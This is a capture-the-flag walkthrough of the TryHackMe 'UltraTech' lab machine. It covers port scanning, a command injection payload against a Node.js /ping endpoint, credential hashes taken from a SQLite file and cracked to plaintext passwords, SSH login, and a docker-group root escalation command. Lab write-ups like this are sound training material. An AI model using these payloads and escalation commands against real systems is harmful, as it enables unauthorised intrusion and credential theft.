Write-up Images

TryHackMe: UltraTech
==========

Some details about the room

Enumeration
========

1) nmap result

nobodyatall@0xB105F00D:~/tryhackme/ultratech$ sudo nmap -sC -sV -oN portscn 10.10.68.170
Starting Nmap 7.80 (https://nmap.org) at 2020-06-03 00:51 +08
Nmap scan report for 10.10.68.170
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp   open ftp   vsftpd 3.0.3
22/tcp   open ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
| 256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_ 256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp open http   Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.21 seconds

//we found Node.js running in port 8081, and Web Server running in port 31331

Web Server (Port 31331) Enumeration
---


1) check /robots.txt in Web Server(port 31331)

Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt

2) check Sitemap: /utech_sitemap.txt

/
/index.html
/what.html
/partners.html

3) /partners.html seems quite interesting, it's a login page



4) /partners.html source code found js/api.js (interesting)

5) Content in /js/api.js

==========

...

//shows Node.js Rest api routes, /ping with ip get parameter (seems like we can abuse this to perform command injection)

```
function getAPIURL() {
    return `${window.location.hostname}:8081`
}

...

    try {
        const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
        req.open('GET', url, true);
        req.onload = function (e) {
            if (req.readyState === 4) {
                if (req.status === 200) {
                    console.log('The api seems to be running')
                } else {
                    console.error(req.statusText);
                }
            }
        };
        req.onerror = function (e) {
            console.error(xhr.statusText);
        };
        req.send(null);

...
```

//shows another Node.js Rest api routes, /auth with login and password get parameter


```
checkAPIStatus()
const interval = setInterval(checkAPIStatus, 10000);
const form = document.querySelector('form')
form.action = `http://${getAPIURL()}/auth`;

})();
```

Exploitation


========

6) Try to execute Node.js /ping?ip=<my pc ip> and tshark capture the icmp packet ping from the remote machine

packet with my local machine ip send using burpsuite




tshark capture icmp ping



7) found a method to execute multiple commands

//payload: %0aid%0a (%0a<commandInjection>%0a)
//reference: https://hackersonlineclub.com/command-injection-cheatsheet/


8) found sqlite database file (might contain credentials)
//dbFile: utech.db.sqlite



9) viewing utech.db.sqlite content


extracted credential (user:hash)

r00t:f357a0c52799563c7c7b76c1e7543a32
admin:0d0ea5111e3c1def594c1684e3b9be84




10) crack the hash using crackstation.net

credential
=======
r00t:n100906
admin:mrsheafy



11) Try to login into SSH with r00t's credential that gotten from the database (and the credential is valid for SSH!)

SSH Credential (r00t:n100906)



Privilege Escalation

==========

12) Run linEnum.sh and found that r00t user is in docker group

13) GTFObins shows that users in docker group able to run those commands

//r00t user is in docker group, we can abuse that to get the root shell!

14) try to execute the command to perform privilege escalation

//payload: docker run -v /:/mnt --rm -it bash chroot /mnt sh

and we're the root user now!